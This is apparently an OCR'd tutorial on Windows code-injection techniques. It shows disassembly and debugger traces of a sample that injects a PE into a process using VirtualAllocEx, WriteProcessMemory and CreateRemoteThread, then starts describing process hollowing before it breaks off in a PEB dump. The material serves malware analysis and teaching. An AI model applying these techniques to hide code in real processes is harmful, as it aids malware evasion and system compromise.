
5.by this way it will do , Calculate the remote address of the function to be executed in the remote process by subtracting the address of the function in the current process by the base address of the current process, then adding it to the address of the allocated memory in the target process.

6.Create a new thread with the start address set to the remote address of the function (CreateRemoteThread).

7. In some cases once the image is executed in the remote process, it may have to fix its own IAT so that it can call functions imported from DLLs, however; DLLs are usually at the same address in all processes, so this wouldn't be necessary.


In practicle we do with easy sample ,injection of pe and execute :

Code flow :



```
push    edi
call    ds:GetCurrentProcessId
mov     ebx, eax
push    ebx
push    ebx
push    offset Format   ; "[+] PID is: %d,0x%x\n"
mov     [ebp+var_C], ebx
call    _printf
add     esp, 0Ch
push    ebx             ; dwProcessId
push    0               ; bInheritHandle
push    1FFFFFh         ; dwDesiredAccess
call    ds:OpenProcess
mov     ebx, eax
push    ebx
push    offset aProcessHandle0 ; "[+] Process handle: 0x%x\n"
call    _printf
add     esp, 8
push    offset ModuleName ; "kernel32.dll"
call    ds:GetModuleHandleA
push    offset ProcName ; "LoadLibraryW"
push    eax             ; hModule
call    ds:GetProcAddress
mov     edi, eax
push    edi
push    offset aLoadlibraryBas ; "[+] LoadLibrary base address is: 0x%x\n"
call    _printf
add     esp, 8
push    4               ; flProtect
push    3000h           ; flAllocationType
push    1000h           ; dwSize
push    0               ; lpAddress
push    ebx             ; hProcess
call    ds:VirtualAllocEx
mov     esi, eax
push    esi
push    offset aAllocatedMemor ; "[+] Allocated memory address in target "...
call    _printf
add     esp, 8
push    0               ; lpNumberOfBytesWritten
push    28000h          ; nSize
```

Here it is getting the id ,opening the process ,and allocating the memory




```
push    esi             ; lpBaseAddress
push    ebx             ; hProcess
call    ds:WriteProcessMemory
push    offset aDllNameIsWritt ; "[+] DLL name is written to memory of ta"...
call    _printf
add     esp, 4
mov     [ebp+ThreadId], 0
lea     eax, [ebp+ThreadId]
push    eax             ; lpThreadId
push    0               ; dwCreationFlags
push    esi             ; lpParameter
push    edi             ; lpStartAddress
push    0               ; dwStackSize
push    0               ; lpThreadAttributes
push    ebx             ; hProcess
call    ds:CreateRemoteThread
push    offset aSuccessfullySt ; "[+] Successfully started DLL in target "...
call    _printf
mov     eax, [ebp+ThreadId]
add     esp, 4
pop     edi
pop     esi
pop     ebx
test    eax, eax
jz      short loc_40137A
```

```
push    [ebp+var_C]
push    eax
push    offset aInjectedThread ; "[+] Injected thread id: %u for pid: %u"...
call    _printf
add     esp, 0Ch
```

Now with debugger :


After find the process and open the process ,need to allocate the memory



```
BFF             mov edi,edi                          VirtualAlloc
5               push ebp
BEC             mov ebp,esp
D               pop ebp
F25 94136D76    jmp dword ptr ds:[<VirtualAlloc>]    JMP.&VirtualAlloc
C               int3
C               int3
```

```
EAX   00020000
EBX   00000110     L'Ð'
ECX   0BD20000
EDX   00000000
```

It running the execute till return in virtual alloc call ,we got the address of where is locating .here it is 20000,you can see in the EAX




```
BFF            mov edi,edi                                  WriteProcessMemory
5              push ebp
BEC            mov ebp,esp
D              pop ebp
F25 78136D76   jmp dword ptr ds:[<WriteProcessMemory>]      JMP.&WriteProcessMemory
C              int3
C              int3
C              int3
C              int3
C              int3
C              int3
C              int3
C              int3
C              int3
C              int3
C              int3
C              int3
C              int3
C              int3
C              int3
C              int3
C              int3
C              int3
C              int3
C              int3
BFF            mov edi,edi                                  ZombifyActCtx
5              push ebp
BEC            mov ebp,esp
D              pop ebp
F25 8C176D76   jmp dword ptr ds:[<ZombifyActCtx>]           JMP.&ZombifyActCtx
C              int3
nel32.LoadLibraryW>
685220 kernel32.dll:$35220 #26220 <WriteProcessMemory>
```


```
EAX     0000003B     ';'
EBX     00000110     L'Đ'
ECX     006B2443     6679f9752
EDX     005D003B
EBP     0019FE10
ESP     0019FDE0
ESI     00020000
EDI     76671960     <kernel32

EIP     76685220     <kernel32

EFLAGS    00000300
ZF 0   PF 0   AF 0
OF 0   SF 0   DF 0
CF 0   TF 1   IF 1

LastError  00000000 (ERROR_S
LastStatus C000000D (STATUS_

GS 002B   FS 0053
```

```
[esp+4]  00000110 00000110
[esp+8]  00020000 00020000
[esp+C]  006C71E8 6679f97527283bc181b687
[esp+10] 00028000 00028000
[esp+14] 00000000 00000000
```

Above you can two lines 1st is 110 it is handle and 2nd is the address where it is writing 20000



6679f97527283bc181b68784c0e3c161.bin (6740) (0x20000 - 0x21000)

```
00000000 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 MZ..............
00000010 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 ........@.......
00000020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000030 00 00 00 00 00 00 00 00 00 00 00 00 f8 00 00 00 ................
00000040 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 ........!..L.!Th
00000050 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f is program canno
00000060 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 t be run in DOS 
00000070 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 mode....$.......
00000080 38 a3 20 2f 7c c2 4e 7c 7c c2 4e 7c 7c c2 4e 7c 8. /|.N||.N||.N|
00000090 7c c2 4e 7c 7d c2 4e 7c c1 8d d8 7c 7e c2 4e 7c |.N|}.N|...|~.N|
000000a0 bf cd 2e 7c 7e c2 4e 7c bf cd 41 7c 7f c2 4e 7c ...|~.N|..A|..N|
000000b0 bf cd 13 7c 7e c2 4e 7c bf cd 11 7c 75 c2 4e 7c ...|~.N|...|u.N|
000000c0 5b 04 20 7c 7d c2 4e 7c 5b 04 35 7c 65 c2 4e 7c [. |}.N|[.5|e.N|
000000d0 7c c2 4f 7c 98 c2 4e 7c 62 90 c4 7c 60 c2 4e 7c |.O|..N|b..|`.N|
000000e0 62 90 df 7c 7d c2 4e 7c 52 69 63 68 7c c2 4e 7c b..|}.N|Rich|.N|
000000f0 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 ........PE..L...
00000100 b5 ce 20 5a 00 00 00 00 00 00 00 00 e0 00 02 21 .. Z...........!
00000110 0b 01 09 00 00 e0 00 00 00 52 00 00 00 00 00 00 .........R......
00000120 c0 fa 00 00 00 10 00 00 00 10 00 00 00 00 00 10 ................
00000130 00 10 00 00 00 02 00 00 05 00 00 00 00 00 00 00 ................
00000140 05 00 00 00 00 00 00 00 00 70 01 00 00 04 00 00 .........p......
00000150 00 00 00 00 02 00 40 01 00 00 10 00 00 10 00 00 ......@.........
00000160 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 ................
00000170 00 00 00 00 00 00 00 00 a8 21 01 00 18 01 00 00 .........!......
00000180 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000190 00 00 00 00 00 00 00 00 00 50 01 00 b0 0d 00 00 .........P......
000001a0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
000001b0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
000001c0 90 16 01 00 40 00 00 00 00 00 00 00 00 00 00 00 ....@...........
000001d0 00 00 01 00 80 03 00 00 00 00 00 00 00 00 00 00 ................
000001e0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
000001f0 2e 66 6c 61 74 00 00 00 9b 02 00 00 00 10 00 00 .flat...........
00000200 00 04 00 00 00 04 00 00 00 00 00 00 00 00 00 00 ................
00000210 00 00 00 00 60 00 00 60 2e 74 65 78 74 00 00 00 ....`..`.text...
00000220 cd de 00 00 00 20 00 00 00 e0 00 00 00 08 00 00 ..... ..........
00000230 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 ............ ..`
00000240 2e 72 64 61 74 61 00 00 dc 34 00 00 00 00 01 00 .rdata...4......
00000250 00 36 00 00 00 e8 00 00 00 00 00 00 00 00 00 00 .6..............
00000260 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 ....@..@.data...
00000270 b4 08 00 00 00 40 01 00 00 0a 00 00 00 1e 01 00 .....@..........
00000280 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 ............@...
00000290 2e 72 65 6c 6f 63 00 00 22 11 00 00 00 50 01 00 .reloc.."....P..
000002a0 00 12 00 00 00 28 01 00 00 00 00 00 00 00 00 00 .....(..........
000002b0 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 ....@..B........
000002c0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
000002d0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
000002e0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
000002f0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000300 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000310 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000320 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000330 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000340 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000350 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000360 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
```



```
EIP → BFF          mov edi,edi                                   CreateRemoteThread
      5            push ebp
      BEC          mov ebp,esp
      F75 20       push dword ptr ss:[ebp+20]
      B45 1C       mov eax,dword ptr ss:[ebp+1C]
      A 00         push 0
      5 04000100   and eax,10004
      0            push eax
      F75 18       push dword ptr ss:[ebp+18]
      F75 14       push dword ptr ss:[ebp+14]
      F75 10       push dword ptr ss:[ebp+10]
      F75 0C       push dword ptr ss:[ebp+C]
      F75 08       push dword ptr ss:[ebp+8]                     [dword ptr ss:[ebp+08]]:EntryPoint
      F15 FC146D76 call dword ptr ds:[<CreateRemoteThreadEx>]
      D            pop ebp
      2 1C00       ret 1C
      C            int3
      C            int3
      C            int3
      C            int3
      C            int3
      C            int3
      C            int3
      C            int3
      C            int3
      C            int3
      C            int3
      C            int3
      C            int3
      C            int3
      C            int3

edi=<kernel32.LoadLibraryW>

.text:76682E10 kernel32.dll:$32E10 #23E10 <CreateRemoteThread>
```

```
Hide FPU
EAX   0019FE08
EBX   00000110      L'Đ'
ECX   006B2443      6679f
EDX   00840034
EBP   0019FE10
ESP   0019FDD8      &"hLF
ESI   00020000
EDI   76671960      <kern

EIP   76682E10      <kern

EFLAGS   00000300
ZF 0   PF 0   AF 0
OF 0   SF 0   DF 0
CF 0   TF 1   IF 1

LastError   0000012B (ERR
LastStatus  8000000D (STA

GS 002B   FS 0053

Default (stdcall)
1: [esp+4]  00000110 00000110
2: [esp+8]  00000000 00000000
3: [esp+C]  00000000 00000000
4: [esp+10] 76671960 <kernel32.LoadLi
5: [esp+14] 00020000 00020000
```



6679f97527283bc181b68784c0e3c161.bin (6740) Properties

TID	CPU	Cycles delta	Start address	Priority
7196		291,546	6679f97527283bc181b68784c0e3c161.bin+0x290e	Normal
8612		50,880	ntdll.dll!TpCallbackIndependent+0x140	Normal

Thread created

CFG/CIG-readiness: CIG prevents loading on non-Microsoft signed DLL. An attempt to do

Process Hollowing:

Basically Process hollowing occurs when a malware hollows out the legitimate code from memory of the victim process which is clean , and overwrites the memory space of the victim process (e.g svchost.exe) with a malicious executable or code .

Steps :
1. Create the victim process in a suspended state .
2. Information Gathering of the newly created process.
3. Hollowing the memory of the victim process .
4. Allocate and inject the malicious code into the victim process.
5. Adjust the base address .
6. Set the entrypoint .

In practicle we do discuss the api which are not involved in the steps ,before going i will add few to understand more about this one


NT Headers:

PE structure containing information about the PE signature and the Headers : IMAGE_FILE_HEADER (COFF) and IMAGE_OPTIONAL_HEADER (OptionalHeader), both containing basic information about the PE, such as the ImageBase .

```
typedef struct _IMAGE_NT_HEADERS64 {
    DWORD Signature;
    IMAGE_FILE_HEADER FileHeader;
    IMAGE_OPTIONAL_HEADER64 OptionalHeader;
} IMAGE_NT_HEADERS64, *PIMAGE_NT_HEADERS64;
```

PEB:

It is the representation of a process in user mode, containing valuable information about the running process.




```
0:007> dt ntdll!_PEB
   +0x000 InheritedAddressSpace : UChar
   +0x001 ReadImageFileExecOptions : UChar
   +0x002 BeingDebugged    : UChar
   +0x003 BitField         : UChar
   +0x003 ImageUsesLargePages : Pos 0, 1 Bit
   +0x003 IsProtectedProcess : Pos 1, 1 Bit
   +0x003 IsImageDynamicallyRelocated : Pos 2, 1 Bit
   +0x003 SkipPatchingUser32Forwarders : Pos 3, 1 Bit
